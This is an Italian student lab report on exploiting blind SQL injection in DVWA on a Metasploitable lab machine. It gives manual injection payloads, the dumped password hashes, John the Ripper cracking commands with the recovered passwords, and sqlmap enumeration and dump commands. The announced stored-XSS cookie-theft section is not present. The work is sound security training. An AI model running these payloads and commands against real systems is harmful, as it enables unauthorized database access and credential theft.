

## PROGETTO S6-L5

### Exploit delle vulnerabilità SQLi blind e XSS stored

#### Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

-SQL injection (blind)

-XSS stored

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

#### Scopo dell'esercizio:

-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).

## Report

### Vulnerabilità di DVWA relativamente ad attacchi SQLi e XSS stored

Il seguente report riporta dettagliatamente gli exploit alle vulnerabilità SQL injection (blind) e XSS stored presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, relativamente al livello di sicurezza=**LOW preconfigurato**.

- **Scopo** dell'attività di exploit è stato di confermare le vulnerabilità della web app agli attacchi SQL injection e XSS stored.
- I **risultati** ottenuti, dimostrativi del raggiungimento dello scopo con successo, sono stati rispettivamente:
  - l'acquisizione delle password degli utenti presenti sul DB DVWA, sfruttando SQLi.
  - l'acquisizione dei cookie di sessione degli utenti, sfruttando XSS stored, con invio degli stessi ad un server che gira sulla macchina Kali Linux utilizzata per l'attacco.
- L'attività di exploit è stata condotta:
  - verso le pagine SQLi blind e XSS stored dell'applicazione Dvwa che è in esecuzione sulla macchina Metasploitable.
  - Contro gli utenti del database.
  - Utilizzando la macchina attaccante Kali Linux.

#### Indice:

<b>1) Exploit vulnerabilità DVWA relativamente ad attacchi SQL injection</b>	<b>3</b>
ESECUZIONE SQLi MANUALMENTE	4
John The Ripper	6
ESECUZIONE AUTOMATIZZATA SQLi con SQLMap	8
<b>2) Exploit vulnerabilità DVWA relativamente ad attacchi XSS stored</b>	<b>13</b>

## 1) Exploit vulnerabilità DVWA relativamente ad attacchi SQL injection

L'attacco SQL injection è stato condotto sulla **pagina SQLi (blind)** della **DVWA** progettata per sfruttare la relativa vulnerabilità.

La connessione a DVWA è stata effettuata, inserendo l'indirizzo IP di Meta, nel browser del tool Burpsuit che è stato utilizzato per intercettare il traffico di rete e ricavare dati dalle richieste HTTP.

### INTRODUZIONE

Le web app solitamente utilizzano uno o più **database** di back-end per salvare i dati elaborati.

L'**SQL**, «**structured query language**», è il linguaggio di programmazione utilizzato da programmatori e applicazioni web per interagire con i database e gestire e manipolare i dati in essi contenuti.

L'**SQL injection** è l'attacco che comporta l'inserimento di una query SQL malevola in campi di input di un'applicazione web, sfruttandone la **vulnerabilità di sicurezza**.

Infatti, quando un'applicazione web, nel nostro caso DVWA, incorpora direttamente o quasi i valori inseriti in input dagli utenti nelle query SQL **senza** effettuare le dovute **verifiche e senza** prevedere **meccanismi di sanificazione degli input**, si può sfruttare questa vulnerabilità per eseguire query SQL non autorizzate sul database sottostante.

In altri termini, L' SQL injection è una categoria di attacchi informatici in cui un attaccante inserisce o manipola comandi SQL in campi di input di un'applicazione web, al **fine di compromettere la sicurezza del sistema e ottenere accesso non autorizzato ai dati nel database sottostante**.

Il risultato di questi attacchi è quindi il controllo sui comandi SQL utilizzati da una applicazione web.

L'esecuzione di query SQL non autorizzate sul DB DVWA, per ottenere le password degli utenti, è stata effettuata in tre modi diversi:

- **Manualmente**, nel campo di input utente sulla pagina della DVWA. In questo modo sono stati individuati gli **hash** delle password, ovvero la rappresentazione crittografata.
- Di conseguenza è stato necessario utilizzare un altro tool, **John The Ripper**, che effettua automaticamente l'SQLi restituendo le **password in chiaro**, non cifrate.
- **con il tool automatizzato SQLMap** con il quale si è raggiunto l'obiettivo di individuare le **password in chiaro**, non cifrate.

## ESECUZIONE SQLi MANUALMENTE

- **1' OR '1'='1'#**

Innanzitutto è necessario capire come funziona il campo di input utenti, per cui si è inserita la query SQL booleana **1' OR '1'='1'#**.

La parte di stringa **"1"** rappresenta un valore numerico che potrebbe corrispondere ad un campo ID, e così è stato, nella query originale.


L'operatore logico **OR** restituisce un risultato positivo se uno delle due condizioni è vera

La condizione **"'1'='1'"** è **sempre vera** in SQL, **pertanto rende l'intera query vera**.

Il simbolo **#**, utilizzato per commentare il resto della query, indica che tutto ciò che segue non sarà eseguito.

Quindi la query, che non rappresenta altro che il **payload** utilizzato per eseguire l'attacco, **restituisce sempre un risultato positivo**.

Infatti, la pagina di DVWA, mostra una serie di coppie "firstname" e "username" che rappresentano gli **utenti** della Web app.



- **1' UNION SELECT user, password FROM users#**

Per trovare le password, si è inserita la query SQL **1' UNION SELECT user, password FROM users#**.

La parte di stringa **"1"** rappresenta un valore numerico che si è già certi corrispondere ad un campo ID nella query originale.

**"UNION"** è un operatore che consente di combinare, nel contesto dell'SQL Injection, i risultati della query originale con quelli di una seconda query.

**"SELECT user, password FROM users"** è la seconda query che si tenta di unire per estrarre informazioni dalle colonne "user" e "password" della tabella "users", che si presume essere presente nel database.

Il simbolo '#' viene utilizzato per commentare il resto della query originale, in modo che la parte originale della query non influenzi l'esecuzione della parte iniettata.

L'SQL Injection viene eseguita con successo, perché la web app restituisce, è per ogni utente e gli hash delle password, ovvero la loro **rappresentazione cifrata**.

blind/?id=%091'+UNION+SELECT++user%2C+password+FROM+users%23&Submit=Submit#

DB Google Hacking DB OffSec

**DVWA**

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: • 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: • 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: • 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: • 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: • 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- **John the Ripper**

È un tool utilizzato per il **cracking** degli **hash** delle password sia locali (ovvero di sistemi come Linux) sia di rete (per l'autenticazione in rete).

John può utilizzare, quali tecniche per il cracking:


- Brute force puro, generando tutte le possibili combinazioni di caratteri.
- Attacco a dizionario, utilizzando liste predefinite di parole chiave.

### **Attacco a dizionario tramite John the Ripper**

Per l'attacco a dizionario, John necessita di un file contenente gli hash da craccare e file contenente un dizionario, o wordlist, di password predefinite.

1. Si è proceduto quindi alla creazione del file **"hash.txt"** sulla macchina Kali Linux.  
Come si può notare il file contiene gli **username** e le **password trovate tramite SQL injection manuale su DVWA**.

] - Oracle VM VirtualBox



2. Poi bisogna andare in File System /usr/share/wordlist ed estrarre da rockyou.txt.gz la **wordlist "rockyou.txt"**, contenente una vasta gamma di password, ampiamente utilizzata per eseguire attacchi a dizionario o attacchi di forza bruta.
3. Poi si possono effettuare due comandi diversi con John the ripper:

Con il comando **john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt**, il tool **esegue** un attacco a dizionario relativamente ad un file, hash.txt, contenente coppie di utenti e hash di password in formato MD5.

In particolare, specifica che gli hash delle password nel file sono nel formato MD5 (**--format=raw-md5**) e che la wordlist "rockyou.txt", situata su "/home/kali/Desktop/", sarà utilizzata come lista di possibili password per l'attacco a dizionario.

L'obiettivo dell'attacco, e quindi quello che va a fare John, è cercare corrispondenze tra gli hash MD5 nel file "hash.txt" e le password presenti nella wordlist.

Se una corrispondenza viene trovata, il comando restituirà la password corrispondente all'hash.

Con il comando **john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt** vediamo che il tool restituisce in output **tutte** le password in chiaro relative agli utenti di DVWA, ottenute cercando le corrispondenze tra gli hash delle password in formato MD5 nel "hash.txt" e le password presenti nella wordlist rockyou.txt.


admin: **password**

gordonb: **abc123**

1337: **charley**

pablo: **letmein**

smithy: **password**



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~]
$ john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

(kali@kali)-[~]
$ cd /home/kali/Desktop

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2024-01-10 17:00) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 52 left

(kali@kali)-[~/Desktop]
$
```

## ESECUZIONE AUTOMATIZZATA SQLi con SQLMap

### Introduzione


**SQLMap** è un tool open source, progettato per supportare l'attività di Penetration testing, utilizzato per testare le vulnerabilità delle web application ad attacchi SQL injection.

Prima di tutto, il tool effettua la scansione della web app per il rilevamento di potenziali "injection points", ovvero di "punti" della web app vulnerabili ad un SQLi.

SQLMap, sfruttando gli Injection points, effettua l'esecuzione automatizzata di Query malevole per ottenere l'accesso ai dati della Web app.

Per l'utilizzo del tool è stato necessario reperire due elementi:

- 1) L'Url della pagina di DVWA da attaccare.
- 2) I **cookie di sessione**, con il livello di sicurezza e il PHPSESSID (identificatore univoco di sessione), attraverso intercettazione della richiesta HTTP con Burpsuite.






- Individuazione database di cui si vuole aggirare il servizio di autenticazione

Con il comando:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit" --
cookie="security=low; PHPSESSID=ec644bdcdfaccf3c55d1c170a143c488" -dbs
```

Il tool recupera i **database** (**-dbs**) disponibili sulla web app DVWA, sfruttando la vulnerabilità della pagina web SQL Injection Blind, il cui **URL** è specificato con il parametro **-u**, e usando i cookie di sessione, specificati con il parametro **-cookie**.

In tal modo, possiamo individuare il database interessato dall'SQLi, ovvero il **DB Dvwa**.



```


kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=6Submit=Submit" --cookie="security=low; PHPSESSID=ec644bdcdfaccf3c55d1c170a143c488" -dbs

{1.7.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 19:25:48 /2024-01-12/

```



```

[19:25:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[19:25:52] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[19:25:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

```

- Individuazione tabelle del database specifico, nel nostro caso DVWA.

Con il comando:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit" --cookie="security=low; PHPSESSID=ec644bdcdfaccf3c55d1c170a143c488" -D dvwa --tables
```

Il tool estrae e mostra le tabelle (**--tables**) presenti nel database DVWA (**-D dvwa**) sfruttando la vulnerabilità della pagina web SQL Injection Blind, il cui **URL** è specificato con il parametro **-u**, e usando i cookie di sessione, specificati con il parametro **--cookie**.

In tal modo possiamo individuare **la tabella "users"** nella quale si potranno trovare le coppie di utenti e password.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit" --cookie="security=low; PHPSESSID=ec644bdcdfaccf3c55d1c170a143c488" -D dvwa --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:58:35 /2024-01-12/

[14:58:36] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[14:58:36] [INFO] resuming back-end DBMS 'mysql'
[14:58:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameters: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 4488 FROM (SELECT(SLEEP(5))))Zl1h AND 'v0YK'='v0YK&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7170767671,0x5a49504d72705a705953744674764b507461714756437744654f627941716961426654506c4e4e54,0x716b6a7a71)-- -B&Submit=Submit

[14:58:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 5.0.12
[14:58:36] [INFO] fetching tables for database: 'dvwa'
[14:58:36] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[14:58:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
```

```
[19:54:52] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+


[19:54:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
```

- Individuazione colonne della tabella specificata, nel nostro caso “users”, con il parametro **–columns**.

Con il comando

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit" --
cookie="security=low; PHPSESSID=ec644bdcdfaccf3c55d1c170a143c488" -D dvwa -T users --
columns.
```

Il tool mostra le colonne (**–columns**) della tabella user (**–T**) presente nel database DVWA (**–D dvwa**) sfruttando la vulnerabilità della pagina web SQL Injection Blind, il cui **URL** è specificato con il parametro **–u**, e usando i cookie di sessione, specificati con il parametro **–cookie**.



```
(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=6Submit=Submit" --
dfaccf3c55d1c170a143c488" -D dvwa -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
[*] starting @ 19:44:10 /2024-01-12/

[19:44:58] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[19:44:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
```

- Individuazione dati “user” e “password” e stampa del risultato con il parametro **–dump**

Con il comando


```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=&Submit=Submit" --
cookie="security=low; PHPSESSID=ec644bdcdfaccf3c55d1c170a143c488" -D dvwa -T users -C
user,password -dump
```

il tool estrae e restituisce in output (**–dump**), dalla tabella users (**-T users**) del database DVWA (**-D dvwa**), i dati “user” e “password”, specificate con il parametro **-C**.

Anche in questo caso, SQLMap sfrutta la vulnerabilità della pagina web SQL Injection Blind, il cui **URL** è specificato con il parametro **-u**, usando i cookie di sessione, specificati con il parametro **–cookie**.

